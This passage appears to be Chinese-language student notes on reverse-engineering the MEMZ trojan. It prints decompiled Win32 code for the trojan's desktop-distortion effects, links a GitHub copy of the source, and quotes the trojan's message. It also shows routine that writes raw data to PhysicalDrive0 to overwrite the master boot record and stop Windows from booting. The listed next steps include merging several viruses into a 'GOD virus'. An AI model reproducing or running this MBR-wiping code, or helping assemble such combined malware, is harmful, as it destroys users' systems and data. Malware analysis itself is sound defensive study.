        v5 = random();  
        DrawIcon(WindowDC, v5 % dword_405184, v7, v9);  
    }  
    ReleaseDC(hWnd, WindowDC);  
    return 2;  
}
```

MEMZ 彩虹 - 跟桌面黑洞很像但隨機位置？

```
int __cdecl sub_4017E9(int a1)
{
    HWND DesktopWindow; // edi
    HDC WindowDC; // esi
    struct tagRECT Rect; // [esp+8h] [ebp-18h] BYREF

    DesktopWindow = GetDesktopWindow();
    WindowDC = GetWindowDC(DesktopWindow);
    GetWindowRect(DesktopWindow, &Rect);
    StretchBlt(WindowDC, 50, 50, Rect.right - 100, Rect.bottom - 100, WindowDC, 0, 0, Rect.right, Rect.bottom, 0xCC0020u);
    ReleaseDC(DesktopWindow, WindowDC);
    return double2int(200.0 / ((double)a1 / 5.0 + 1.0) + 4.0);
}
```

MEMZ MBR

- 在/main中
- 修改MBR
- 讓使用者無法正常開
啟Windows
- 喵喵

```
FileA = CreateFileA("\\\\.\\PhysicalDrive0", 0xC0000000, 3u, 0, 3u, 0, 0);
hObject = FileA;
if ( FileA == (HANDLE)-1 )
    ExitProcess(2u);
v6 = 0;
v7 = LocalAlloc(0x40u, 0x10000u);
v8 = v7;
do
{
    ++v6;
    *v8 = v8[byte_402118 - v7];
    ++v8;
}
while ( v6 < 0x12F );
for ( i = 0; i < 0x7A0; ++i )
    v7[i + 510] = byte_402248[i];
if ( !WriteFile(FileA, v7, 0x10000u, &NumberOfBytesWritten, 0) )
    ExitProcess(3u);
CloseHandle(hObject);
v10 = CreateFileA("\\.\\note.txt", 0xC0000000, 3u, 0, 2u, 0x80u, 0);
if ( v10 == (HANDLE)-1 )
    ExitProcess(4u);
...
```

Your computer has been trashed by the MEMZ trojan. Now enjoy Nyan Cat...



GOD trojan virus



Code

- <https://github.com/CuteFox87/VirusAnalysis/blob/master/MEMZ.cpp>

困難

- windows.h中有很多沒接觸過的函式
- 參數複雜
- 參數限定的格式很麻煩
- 逆向技術待加強

接下來

- 判斷進程數
- 偵測並攔截關機訊號
- MBR部分
- 修復被修改的MBR
- 結合其他病毒 合成真正的GOD virus

